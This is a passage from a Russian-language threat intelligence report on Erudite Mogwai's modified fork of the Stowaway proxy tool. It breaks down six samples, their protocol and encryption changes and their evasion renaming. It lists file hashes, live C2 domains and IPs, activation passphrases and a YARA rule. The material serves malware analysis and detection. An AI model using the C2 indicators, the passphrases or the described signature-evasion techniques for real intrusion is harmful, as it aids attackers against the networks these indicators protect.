В случае с UDP Associate (подробнее см. RFC1928) после получения админом в рамках SOCKS5 взаимодействия запроса на UDP Associate, он пробрасывается агенту в сообщении SocksTCPData. После этого агент резервирует на своей стороне случайный порт и слушает сообщения через UDP. Затем он отправляет админу сообщение UDPAssStart, в котором содержится хост и порт назначения. Администратор также начинает слушать на случайном порту. Обратным UDPAssRes приходит адрес и порт админа для UDP коммуникаций. Затем агент пробрасывает reply от socks сервера администратору в сообщении SocksTCPData. Получаемые по UDP сокету админом от клиента данные оборачиваются в сообщение SocksUDPData и передаются агенту (по TCP, UDP сокет здесь нужен лишь для того, чтобы админ захватил датаграммы клиента). Агент получает это сообщение и пробрасывает дальше по адресу и порту целевого ресурса в рамках протокола SOCKS5, получает ответ и снова оборачивает в SocksUDPData, отправляя его обратно администратору для формирования ответа клиенту. Таким замысловатым образом происходит взаимодействие для метода UDP Associate.



Udp Associate

Технический разбор найденных семплов

В данном разделе описываются изменения, осуществленные злоумышленниками. Семплы расположены в порядке от старых к самому новому.

Сэмпл #1

MD5	8a7b4985db84e9093e169c237b853adc
SHA1	fc6b59571353c74d4d8cbd254ea7b216f8449208
SHA256	8756f0619caff132b0d4dfefad4387b8d5ea134b8706f345757b92658e6e50ff
File name	join.exe
File size	1,98 MB (2071040 bytes)
First Seen	11 Jul 2022 07:34:19 UTC
Golang Version	1.17.2
Directory	Goproxy/agent

Урезаны и изменены структуры. Фактически со стороны агента приходят следующие структуры:

```
type Header struct {
    data_len uint64
}

type AuthMess struct {
    msg_type uint64
    msg_len  uint16
    hi_len   uint16
    hi_str   string
    is_admin uint16
}
```

Как можно видеть, злоумышленники посчитали, что поля отправителя и получателя, основанные на “UUID” агента\админа, включая процесс генерации “UUID” из первичного коннекта, исключен. Вероятно, это было сделано для уменьшения маркеров, характерных для трафика Stowaway. Практика с переименованием символов, вероятно, тоже является попыткой уйти от детекта.

Также из протокола убрана часть с отправкой информации об узле.

Довольно интересный факт: в бинаре содержится информация о типах, однако определенный и фактический тип в процессе работы может отличаться.

Изменена также и структура MessageComponent, которая выполняет в коде Stowaway функцию глобальной конфигурации. В Stowaway 2.0 эта структура выглядела следующим образом:

```
type MessageComponent struct {
    UUID   string
    Conn   net.Conn
    Secret string
}
```

В данном семпле она выглядит так:

```
type MessageComponent struct {
    Conn      net.Conn
    Secret    string
    SocksU    string // Socks server password
    SocksP    string // Socks server username
    SocksPort string
}
```

Из функциональности в Stowaway остался только SOCKS5 прокси. Среди других изменений:

- ActivePreAuth/PassivePreAuth объединены в функцию PreAuth.
- Приветственные сообщения: “Avada Kendavra” <-> “Expello Arms”.
- Функции ConstructMessage/DestructMessage урезаны и переименованы в EncryptMessage/DecryptMessage

На данном этапе лишь слегка изменен протокол, есть минимальные изменения в коде.

Сэмпл #2

MD5	0c19d2e8bc1429fac245dd6c870afbe0
SHA1	8ef130998044df15395dcf50123e5a1d8f6ce208
SHA256	50c34013472f3848abb0fb280254d0514e83a65c1ce289ae199389795dcfb575
File name	ag.exe
File size	1.96 MB (2053632 bytes)
First Seen	31 Mar 2023 11:45:01 UTC
Golang Version	1.18
Directory	Goproxy/agent
LZ4 Version	4.1.17

В 2022 году выходит релиз Stowaway версии 2.1. Одно из нововведений - сжатие сообщений с помощью gzip. Одна из первых мыслей, которая, вероятно, возникла у злоумышленников - “а почему бы не изменить метод сжатия?”. Поэтому они заменили его на LZ4.

Изменения:

- Появилась поддержка сжатия данных с помощью LZ4;
- HelloMessage: “The Raven” <-> “Nevermore”;
- В функции AESCEncrypt/AESCDecrypt (обертки для AESEncrypt/AESDecrypt) перед шифрованием данные сжимаются/разжимаются с помощью алгоритма LZ4;
- Появилась функция utils/Struct2Byte для преобразования структуры в байтовую последовательность;
- Были удалены сообщения об ошибках;
- Появился аргумент -f, который завершает процесс, при несоответствии хэша от этого аргумента заданному.

Проверка 16 байт MD5 от флага -f

Сэмпл #3

MD5	8d2315cfe0d678f9318d15a848d8ab33
SHA1	7eef382754874c862d14d0cf826acff0ff9be948
SHA256	ce5045a20bcbc0e8386485dcf66ca58d02b026c47de649720d13cad71d564e90
File name	Bione.exe
File size	2,06 MB (2164224 bytes)
First Seen	13 Nov 2024 09:50:51 UTC
Golang Version	1.20
Directory	Elite/agent
LZ4 Version	4.1.19

Эта версия является логическим продолжением предыдущей:

- Секретная фраза после аргумента -f: “TheHillsWestOfArkham”;
- HelloMessage: Avada Kedavra <-> Expelliarmus, также в отправляемом сообщении присутствует строка 10002220102. Она является частью структуры Header;
- Присутствует этап получения UUID;
- Присутствует этап SendMyInfo;
- Переименована функция NormalPassive -> NormalListen;
- Переименована функция NormalActive -> NormalConnect;
- AESCencrypt переименована в XCEnc;
- Функция XXEnc осуществляет шифрование;
- Вместо AES для шифрования выбрали алгоритм XXTEA;
- Теперь последовательность вызовов такая XCEnc -> XXEnc -> Encrypt.

XXTEA

XXTEA

- Появились функции шифрования/дешифрования сообщений и данных (EncData, EncMsg, DecData, DecMsg), а также функция отправки сообщений (SendMsg);
- Функции PassivePreAuth и ActivePreAuth снова разделены;
- TServer/TClient -> C2STCP, C2CTCP.

Сэмпл #4

MD5	d423dc26492d3212def0db188bdfb76d
SHA1	118247d93d78bb124760e5729b541b4e109a7903
SHA256	661f88afb7fbe1c6b83596f4e42a91fd3e8fc0a2e7fb9632536b9a6006f5f898
File name	Svchost.exe
File size	1,79 MB (1872896 bytes)
First Seen	13 Nov 2024 14:47:29 UTC
Golang Version	1.18.10
Directory	Java/agent
LZ4 Version	4.1.21
Secret Phrase	

- Секретная фраза после аргумента -f: “AgreedUponByAllParties”;
- Функция PreAuth переименована в FirstCommunication. Теперь токен при первом соединении тоже зашифровывается (с помощью алгоритма XXTEA);
- Приветственные фразы “Анастасия” <-> “Николаевна”;
- Функция KeyPadding заменена KeyGenerator (связана с XXTEA);
- Удалены этапы с получением UUID и отправкой MyInfo.

Сэмпл #5

MD5	1d9b8f08fb046ab644861f5f172582ee
SHA1	bac247ffbe7829677ca788274f46b34584e750bb
SHA256	b0784c92bbb372062bc1d805316913b50b0f8cfb8696e33af26b61b8abc307ad
File name	Notepad.exe
File size	1,97 MB (2061312 bytes)
First Seen	13 Nov 2024 14:47:29 UTC
Golang Version	1.20.4
Directory	Java/agent
LZ4 Version	4.1.21

- Сменили фразу после аргумента -f (Саму фразу выяснить не удалось);
- 32-х битная версия предыдущего семпла;
- Приветственные фразы “Bohemian Rhapsody” <-> “Queen” (Отличный музыкальный вкус!).

Сэмпл #6

MD5	b9c4ef019202d96e18672fad1c6508dd
SHA1	83892b96d51a54feb99894d9d63e1c163afe3f61
SHA256	4e0b608982cc37dc08d3f099c1783290fcc959421cb0d7703ca1210990d02c93
File name	Dioe.exe
File size	2,06 MB (2164224 bytes)
First Seen	18 Nov 2024 07:32:22 UTC
Golang Version	1.20
Directory	Java/agent
LZ4 Version	4.1.21

Последняя известная на данный момент версия.

- Секретная фраза после аргумента -f: “AgreedUponByAllParties”;
- Добавлена поддержка протокола QUIC (Используется пакет Quic-go). Реализуется через функции UActive/UPassive (использует UDP).

Заключение

Злоумышленники довольно часто используют open-source утилиты, в том числе и создают собственные “форки”. Особенностью Stowaway являлось то, что помимо функциональности прокси, эта утилита позволяла скачивать\загружать на машину жертвы файлы, запускать удаленный шелл, однако в данном случае злоумышленники оставили лишь функциональность прокси.

Erudite Mogwai начали свой путь в модификации данной утилиты с урезания ненужной им функциональности. Продолжили с внесением минорных правок, таких как переименование функций и изменение размеров структур (вероятно, чтобы сбить таким образом существующие детектирующие сигнатуры). На данный момент версию Stowaway, которую использует данная группировка, можно назвать полноценным форком, в котором выделяются следующие особенности:

- Сжатие трафика с использованием LZ4;
- Использование XXTEA в качестве алгоритма шифрования;
- Поддержка протокола QUIC;
- SOCKS5 прокси;
- Проверка введенных параметров методом хеширования с помощью MD5 (при несоответствии хеша от флага -f программа завершает свою работу);
- Кастомизированный протокол.

Используя данные об обнаруженных нами серверах управления Stowaway, Solar WebProxy успешно детектирует активности Erudite Mogwai, не позволяя злоумышленникам развивать атаку на защищаемую инфраструктуру.

IOCs

Files

MD5

```
8d2315cfe0d678f9318d15a848d8ab33
d423dc26492d3212def0db188bdfb76d
```

```
1d9b8f08fb046ab644861f5f172582ee
b9c4ef019202d96e18672fad1c6508dd
```

SHA1

```
7eef382754874c862d14d0cf826acff0ff9be948
118247d93d78bb124760e5729b541b4e109a7903
bac247ffbe7829677ca788274f46b34584e750bb
83892b96d51a54feb99894d9d63e1c163afe3f61
```

SHA256

```
ce5045a20bcbc0e8386485dcf66ca58d02b026c47de649720d13cad71d564e90
661f88afb7fbe1c6b83596f4e42a91fd3e8fc0a2e7fb9632536b9a6006f5f898
b0784c92bbb372062bc1d805316913b50b0f8cfb8696e33af26b61b8abc307ad
4e0b608982cc37dc08d3f099c1783290fcc959421cb0d7703ca1210990d02c93
```

Сетевые индикаторы

Stowaway C2

```
wiod[.]mynetav[.]net:443
46[.]17[.]43[.]99:443
```

Yara

```
rule win_pe_Stowaway{
    meta:
        hash = "8a7b4985db84e9093e169c237b853adc"
        hash = "5e25310d2ada344715cf8edd5e64a848"
        hash = "0c19d2e8bc1429fac245dd6c870afbe0"
        hash = "8ec966f8b441fa20225e08ffd5e83f94"
        hash = "8d2315cfe0d678f9318d15a848d8ab33"
        hash = "d423dc26492d3212def0db188bdfb76d"
        hash = "1d9b8f08fb046ab644861f5f172582ee"
        hash = "b9c4ef019202d96e18672fad1c6508dd"
    strings:
        $block1 = {48 83 7? 58 00 75 ??}
        $block2 = {48 83 7? 68 00 75 ??}
        $block3 = {48 83 7? 78 00 75 ??}
        $block4 = {48 83 7? 48 00 75 ??}
        $block5 = {48 83 7? 28 00 75 ??}

        $str1 = "github" fullword ascii
        $str2 = "pierrec"  fullword ascii
        $str3 = "lz4" fullword ascii
        $str4 = "agent.go" fullword ascii
        $str5 = "quic-go" fullword ascii
        $str6 = "socks.go" fullword ascii
        $str7 = "listen.go" fullword ascii
        $golang = "Go build ID:" fullword ascii
    condition:
        uint16(0) == 0x5A4D
        and filesize > 1MB
        and filesize < 6MB
        and 2 of ($block*)
        and 4 of ($str*)
        and ($golang)
}
```